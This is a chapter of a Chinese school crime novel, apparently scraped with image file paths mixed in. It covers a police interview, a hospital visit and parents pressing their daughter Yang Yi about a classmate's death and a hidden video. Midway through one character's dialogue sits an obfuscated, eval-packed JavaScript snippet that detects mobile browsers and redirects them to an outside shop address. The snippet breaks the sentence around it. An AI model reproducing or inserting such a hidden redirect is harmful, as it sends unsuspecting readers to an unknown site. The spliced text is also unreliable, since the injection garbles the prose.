34. 第 34 章
作品:《流泪的话我不说》 会议室里,袁清把一叠照片和信息摊开在桌上给李凯看:“李树,43岁,在阳城一中做保洁,目前是单身。”
李凯敏锐地看向袁清:“阳城一中?”
“对。”
“而且——。”袁清在他对面坐下,面色凝重地补充:“我有调查过,她和前任丈夫育有一儿一女,但女儿已经过世了。”
见李凯神色有异,袁清补了一句:“那女孩跟江心没有关系,但也是因为意外去世。我还调查过,她女儿跟陶小伟这些人也没有任何交集,李树不存在要帮助乔衍作案的动机。”
“那她跟乔衍有任何关系吗?”
“也没有。”袁清继续否认。
接下来,李凯和袁清很快找到李树来问话。
因为是住在同一栋楼里的邻居,李树见到警察并没有什么太抵触的情绪,甚至她后面在谈话中的表现都十分冷静配合。
“你认识徐娇娇吗?”
李树点头:“她是个很可怜的女孩,前段时间那件事情闹得很大。”
“这就是你们全部的交集了?”袁清追问。
“我跟她妈妈交流得比较多,我之前也有一个女儿去世了,所以我对这方面比较有同理心,我只是想要安慰她。”李树直言不讳道。
在旁边一直没说话的李凯开口了,他拿出一张显示通话记录的单子给她看:“你们打了这么多电话,一般都聊些什么?”
“我吗?”
“就聊些家常事,顺便安慰她几句,请问是出什么问题了吗?”
“没有。”李凯收回那张纸:“了解一些情况。”
所以就眼前的局面来说,李树只不过是一个因为女儿意外去世,从而对徐娇娇和她妈产产生了同理心的普通离异中年妇女而已。
但是她有必要这么热心吗?
但是目前李凯找不到李树的任何行事动机,一切似乎又陷入了死局中。
徐娇娇指控所有的事都是乔衍指使,而乔衍除了全盘认罪外,没有再说过一句多余的话。
“我们调查过乔衍的朋友,他打工的地方,凡是跟他生活搭点边的人我们都调查过了,但是一点有用的信息都没有。我简直要产生错觉了,他们似乎是达成了某种心照不宣的默契。”
李凯的同事无语地摇了摇头,毕竟谁都很难相信这一切都是一个高三生计划的。
*
杨意只是受了点轻伤,但是因为受到了巨大的惊吓,医院建议还是要留院几天观察。
陈洁带着班上的几位学生代表放学后去看望杨意。
宋阳就是其中之一。
他们到的时候,孟晚不在,只有杨高才一个人坐在床尾的位置。
陈洁一行七八个人一下就把这间沉寂的病房点燃了。
杨意的脸上和脖子上都有纱布,但是神色看着还算正常。陈洁上前一步先跟杨高才点头示意:“杨书记你好,我们来看看杨意。”
躺在床上的杨意看到陈洁来并没有什么表情,依旧盯着天花板不说话。杨高才见状刚想上前提醒几句,眼神一转,正好瞥到了站在人群最后面的一个女孩。
“宋阳?”他一眼就认出了她。
陈洁面上露出一点惊讶,她向后伸手,把还有些瑟缩的女孩招呼呼到身边来:“杨老师教过她?”
杨高才笑笑,手抚在宋阳的肩上轻轻拍了两下:“我初中带过的学生,宋阳,是不是认不出来了?几年不见没想到变化这么大了。”
宋阳是一个很怕遇见熟人的人。
更不要说在杨意的病房里遇见自己曾经的初中班主任。
虽然她来的时候已经做了心理准备,但是事到临头,她还是很没有出息地沉默了。面对杨高才时,宋阳总是有着一种说不上来的畏惧感,不知道是因为他曾经班主任的身份在作怪,还是他知晓宋阳被“偷钱”那件事。
她只是谨慎地冲他鞠了个躬。
杨高才盯着面前的女生一副恭恭敬敬的模样,眼里不禁闪过一丝玩味的意味。所以他没有注意到离他不远的陈洁冷冷地看了他一眼。
陈洁没忘记此行的目的,她坐到床头的位置安抚道:“杨意,你安心养伤不用理会外头的风言风语。”
风言风语这四个字让病房里的气氛低了几度。
谁都知道这“风言风语”指的是什么,虽然杨意从头到尾都没有承认过,但是大多人都认为此事并非空穴来风。听说警察都来找过杨意。
“谢谢老师。”杨意终于有了反应,她转过头,目光从陈洁缓缓挪向身后的一众人上,面容憔悴:“我会尽快康复然后回去上学的。”陈洁十分动容地握住了杨意的手:“之前的作弊事件想必你也受了委屈,你只管好好休息,我们和同学们都等你回去。”
陈洁又变回了从前的陈洁。
但是杨意的感觉却跟以前不一样了。她试着回报一个笑,牵了牵嘴角后只感到脖子处的伤口在痛。
陈洁并没有久留,待了大约十五分钟后她就带着一众学生回去了。他们坐电梯下到一楼的时候,还在大堂看见了杨意的妈妈。
但是对方并没有跟陈洁他们打招呼,不知道是故意的还是没有看见。
孟晚自从杨意出事后几乎就没有睡过一个整觉,现在已经憔悴到眼底乌青一片,整人显得无神蔫巴。
她回到病房顺势把门关上,手里还抱着在楼下超市新买的脸盆:“我刚在楼下看到杨意班主任,他们来过了?”
杨高才接过那脸盆放在床底下,然后一言不发地在床尾坐下。
“他们说什么了吗?”见没人说话,孟晚又凑近问了一句,她的嗓音压得又快又低。
杨意终于受不了:“没说什么,就是来看看我,你又怎么了?”
“我怎么了?”这下轮到孟晚受不了了:“闹出这么大的事,你知道周围有多少人在传——在传你杀人吗!连警察都来了好几次!你知道我费了多大劲才把他们糊弄走吗!”
“孟晚。”杨高才放下手机,不悦地打断她。
孟晚平时也许还能忍气吞声,但是到了事关她原则的问题,她必须要问个清楚:“你给我一个准话,那个叫什么乔衍的男孩子会什么突然绑架你,你到底有没有做什么不好的事!”
孟晚虽然不清楚乔衍是什么人,但是杨意的德行她绝对是略知一二的。而且她回去查了江心出车祸的那天,孟晚记得那天杨意借口住宿在同学家,一整个晚上都没有回来。杨意很少会这样,所以孟晚记得很清楚。
有些巧合就只是巧合,但有些巧合是非常致命的。
“你什么意思?”杨意也拔高了声音:“我都成这样躺在这里了,你不关心我就算了,你还怀疑我?”
“我是怀疑你吗?我是让你有事尽早跟我们商量!我是你妈,我能害你吗!不要到时候让别人查出点什么东西来,我想再帮你都来不及了。你可能还不知道,那个叫陶小伟的前几天被抓进去了!是他
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17192509|194453||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
杀的洛音。他还把你兜出来了,但是眼下警察那边没有证据估计也不能拿你怎么样。”
杨意没有想到事情会发展成这样:“怎么会是他杀了杨意?不是徐娇娇吗?”
孟晚两手抹了一把脸坐在隔壁的空床上:“这对你来说重要吗?总之事情现在已经闹到这一步,你最好跟我们老实交代,趁我和你爸还有能力给你收拾烂摊子。”
话说到这,杨意沉默了。
这下连杨高才也抬起头去看躺在床上的杨意。
“杨意?”
“你妈妈只是关心你,俗话说得好关心则乱,你不用太在意她的话。”
杨高才对待杨意一向是很宽容的,但此刻这种宽容却让她觉得如芒在背。
“如果我说。”长久的静默之后,杨意终于又开口了:“一切都是真的呢。”
她话音刚落,孟晚立马从床上跳起来,克制地低吼:“我就知道,我就知道,杨意你这是要我的命啊!你疯了吗!你到底有什么毛病!你竟然去杀人!你以前欺负欺负人女生也就算了,你现在这是在干什么!”
“我没有要杀她。”
“那只是一个意外,是她自己跑到马路上被撞死的。”杨意坚持为自己辩驳。
“意外?那你为什么要找那两个流氓去找人麻烦?”
杨意看了一眼依旧沉默的杨高才:“因为我讨厌她,爸爸眼里只有他的学生,尤其是这个江心,因为她成绩上升,爸爸三天两头的提起她,我太讨厌她了。”
另一边被提到的杨高才适时地表现出了一些类似于震惊的情绪,但很快他就叹了一口气走到床头,手搭在杨意的额头上轻轻抚了抚:“那只是我的工作,你才是爸爸的女儿,我怎么把他们看得比你重要呢。你妈妈这么关心你,爱你,你怎么能做出这样让她伤心的事呢。”
“那你为什么要这么做?”杨意眼睛一下子就红了:“自从你换学校当了书记,你的眼里就只有工作工作,一直早出晚归!有时候宁愿住在学校那个破破烂烂的宿舍也不愿意回家来!甚至我住院的这几天你也一直忙着看手机!”
“好,那爸爸不看了,爸爸答应一定好好陪你。”杨高才耐着性子安慰了一句,随即抬起头给了孟晚一个淡漠的眼神,自己则又退回床尾的位置。
那一眼仿佛在说,女儿变成现在这样,你要负全责。
全部都是你孟晚的错。
看看你教出了一个什么东西。
孟晚万念俱灰下又很快又冷静下来,毕竟现在还有更重要的事等着她处理。
“杨意。”
“乔衍说得那个视频到底是不是真的?”“如果有的话,我们现在要做的是尽快把它销毁,否则哪天落入了警察的手里,你这辈子就毁了。”
杨意又沉默了。
她本来打算把这作为独属于她自己的秘密,在无光的角落,时不时翻出来自己进行回味。她没想过要把这个视频给别人看,尤其是孟晚。
“等我出院了——。”
“杨意!”
杨意话说到一半被孟晚狠狠打断:“等!等!等!现在都什么时候了你还在说这种废话!多等一秒就多危险一秒!视频藏在哪里了你赶紧告诉我!”
这下连杨高才看向杨意,他没开口,但是眼里有催促的意思。
终于,杨意抵挡不住这样的目光,妥协道。
“视频——。”
“在我房间的电脑里。”